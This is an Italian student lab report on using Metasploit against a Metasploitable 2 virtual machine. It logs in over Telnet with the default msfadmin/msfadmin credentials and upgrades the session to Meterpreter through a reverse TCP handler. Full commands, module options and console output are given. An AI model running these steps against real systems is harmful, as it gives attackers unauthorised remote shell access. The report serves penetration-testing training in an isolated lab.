Report esercizio S7-L2

Introduzione

L'obiettivo dell'esercizio di oggi è utilizzare Metasploit per analizzare il servizio Telnet sulla macchina Metasploitable, adoperando il modulo `auxiliary/scanner/telnet/telnet_version`.

L'esercizio extra prevede di ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizzare il modulo `auxiliary/scanner/telnet/telnet_login` e impostare i seguenti parametri:

- Il target `RHOSTS`
- Le credenziali note `USERNAME` e `PASSWORD`
- L'opzione `STOP_ON_SUCCESS` su `true`

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Verificare le sessioni attive tramite il comando `sessions -l`. Per interagire con la sessione appena creata, digitare `sessions -i <ID_sessione>`.

Mettere in background la sessione attiva usando la combinazione di tasti `Ctrl+Z` e confermando con `y` alla richiesta.
Successivamente, utilizzare il modulo `post/multi/manage/shell_to_meterpreter` per eseguire l'upgrade della sessione a Meterpreter.
Controllare le opzioni con il comando `show options` ed effettuare tutte le configurazioni necessarie per completare l'operazione.


Fase 1

Come prima cosa, proviamo un ping veloce sulla macchina Metasploitable, che sarà la nostra macchina target: `ping 192.168.50.5` (nel mio caso).
Se riceviamo risposta, la connessione funziona.

Facciamo partire la console di Metasploitable con il comando `msfconsole`.
Una volta avviata la schermata, con il comando `search` cerchiamo il servizio che vogliamo usare, in questo caso `auxiliary/scanner/telnet/telnet_login`.

Controlliamo la versione corretta e lanciamo il comando `use` per usare il servizio che vogliamo.
Con il comando `show options` controlliamo i parametri che mancano da inserire prima di eseguire

l'exploit.



Settiamo tutto correttamente e lanciamo l'exploit.

Fase 2

Una volta lanciato l'exploit, riusciamo a vedere le credenziali di accesso della Metasploitable, come possiamo vedere in figura:

```
msf auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.50.5:23       - 192.168.50.5:23 TELNET _                     _       _ _          _       _          ____
  \x0a _ __ ___    ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _`
 / __| '_ \| / _ \| __/ _` | '_ \| / _ \ __) |\x0a| | | | | __/ || (_| \__ \ |_) | | (_) | | || (_|
 | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_|.__/|_|\___|_____|\x0a
                      |_|                                                                  \x0a\x0a\x0aWarning: Never expose thi
s VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin
 to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.50.5:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) >
```

A questo punto siamo pronti ad instaurare una connessione `TELNET` con la Metasploitable. Lanciamo il comando `telnet` seguito dall'indirizzo IP della macchina target, la Metasploitable in questo caso: `telnet 192.168.50.5`

Si aprirà la console della Metasploitable, come mostra la figura:

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.50.5
Trying 192.168.50.5 ...
Connected to 192.168.50.5.
Escape character is '^]'.
                _                  _       _ _          _       _          ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Tue Nov  4 03:40:07 EST 2025 from 192.168.50.10 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
payloadcs04  vulnerable
msfadmin@metasploitable:~$
```

Fase 3

Ora passiamo alla fase dell'esercizio extra in cui dobbiamo ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite.

All'interno del servizio Metasploit, lanciamo il comando `search auxiliary/scanner/telnet/telnet_login` per cercare il servizio richiesto.
Una volta individuato il servizio corretto, usiamo il comando `use` per sfruttare il servizio.

Con `show options` verifichiamo quali sono i parametri da inserire, e inseriamo i parametri mancanti.
In questo caso inseriamo:

- `set STOP_ON_SUCCESS true`
- `set USERNAME msfadmin`
- `set PASSWORD msfadmin`
- `set RHOSTS 192.168.50.5`

```
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current data
                                                 base
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database
                                                  (Accepted: none, user, user&realm)
   PASSWORD          msfadmin         no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.50.5     yes       The target host(s), see https://docs.metasploit.com/docs
                                                 /using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          msfadmin         no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space,
                                                 one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

Fase 4

Una volta settati tutti i parametri corretti, lanciamo l'exploit con il comando `run` oppure `exploit`.

```
msf auxiliary(scanner/telnet/telnet_login) > exploit
[!] 192.168.50.5:23       - No active DB -- Credential data will not be saved!
[+] 192.168.50.5:23       - 192.168.50.5:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.50.5:23       - Attempting to start session 192.168.50.5:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.50.10:38091 → 192.168.50.5:23) at 2025-11-04 17:45:58 +0100
[*] 192.168.50.5:23       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_login) >
```

Abbiamo creato una sessione.

Per visualizzare le sessioni create, usiamo il comando `sessions -l` ➜ in questo momento possiamo vedere:

- l'ID della sessione
- il `type`
- Informazioni
- Tipo di connessione (unidirezionale)

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -l

Active sessions
===============

  Id  Name  Type   Information                          Connection
  --  ----  ----   -----------                          ----------
  1         shell  TELNET msfadmin:msfadmin (192.168.50.5:23  192.168.50.10:38091 → 192.168.50.5:23 (19
                   )                                    2.168.50.5)

msf auxiliary(scanner/telnet/telnet_login) >
```

Iniziamo l'interazione con la sessione, usando il comando `sessions -i <ID_sessione>`. Nel mio caso `sessions -i 1`:

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...


msfadmin@metasploitable:~$
```

Fase 5

Una volta fatto questo, mettiamo in backgrund la sessione con `ctrl+Z` e mettiamo `y` per confermare.

Ora dobbiamo eseguire l'upgrade della sessione a Meterpreter.

Sempre sulla console di Metasploit, usiamo il comando `back` torniamo al menù principale e lanciamo il comando `search post/multi/manage/shell_to_meterpreter` per cercare il servizio prestabilito.

Una volta verificato il servizio, lo lanciamo usando il comando `use <ID_servizio>`, nel mio caso `use 0`.

Apriamo il menù delle configurazioni con `show options` e controlliamo se c'è tutto o se manca qualcosa.

```
msf > search post/multi/manage/shell_to_meterpreter

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/manage/shell_to_meterpreter    .                normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meter
preter

msf > use 0
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Wil
                                       l try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) >
```

Io ho dovuto impostare:

- `set LHOST 192.168.50.10` ➜ la macchina host (Kali nel mio caso)
- `set SESSION 1` ➜ numero della sessione aperta precedentemente

```
msf post(multi/manage/shell_to_meterpreter) > set LHOST 192.168.50.10
LHOST ⇒ 192.168.50.10
msf post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION ⇒ 1
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST    192.168.50.10    no        IP of host that will receive the connection from the payload (Wil
                                       l try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on


View the full module info with the info, or info -d command.

msf post(multi/manage/shell_to_meterpreter) >
```

Facciamo partire l'exploit con il comando `exploit` o `run` e aspettiamo.

Uscirà la seguente schermata:

```
msf post(multi/manage/shell_to_meterpreter) > run
[!] SESSION may not be compatible with this module:
[!]  * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.50.10:4433
[*] Sending stage (1062760 bytes) to 192.168.50.5
[*] Meterpreter session 2 opened (192.168.50.10:4433 → 192.168.50.5:43172) at 2025-11-04 17:52:58 +0100
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf post(multi/manage/shell_to_meterpreter) >
```

Usiamo il comando `sessions -l` per controllare le sessioni attive.
Vediamo come si sia creata una nuova sessione, con un nuovo ID, con `meterpreter`.
Era proprio quello che chiedeva l'esercizio extra.


```
msf post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                   Information                      Connection
  --  ----  ----                   -----------                      ----------
  1         shell                  TELNET msfadmin:msfadmin (192.168  192.168.50.10:38091 → 192.168.50.
                                   .50.5:23)                        5:23 (192.168.50.5)
  2         meterpreter x86/linux  msfadmin @ metasploitable.localdo  192.168.50.10:4433 → 192.168.50.5
                                   main                             :43172 (192.168.50.5)

msf post(multi/manage/shell_to_meterpreter) >
```

Entriamo dentro la sessione appena creata con il comando `sessions -i <ID_sessione>`, nel mio caso: `sessions -i 2`.



Siamo entrati, e con un `ls` possiamo vedere il contenuto.

Conclusioni

L'esercitazione mi ha permesso di acquisire dimestichezza pratica con Metasploit: ho imparato a identificare una vulnerabilità, sfruttarla e stabilire una sessione `meterpreter` sulla macchina target. L'esperienza ha consolidato le conoscenze teoriche e mostrato l'importanza di metodologie controllate e ripetibili in ambiente di laboratorio.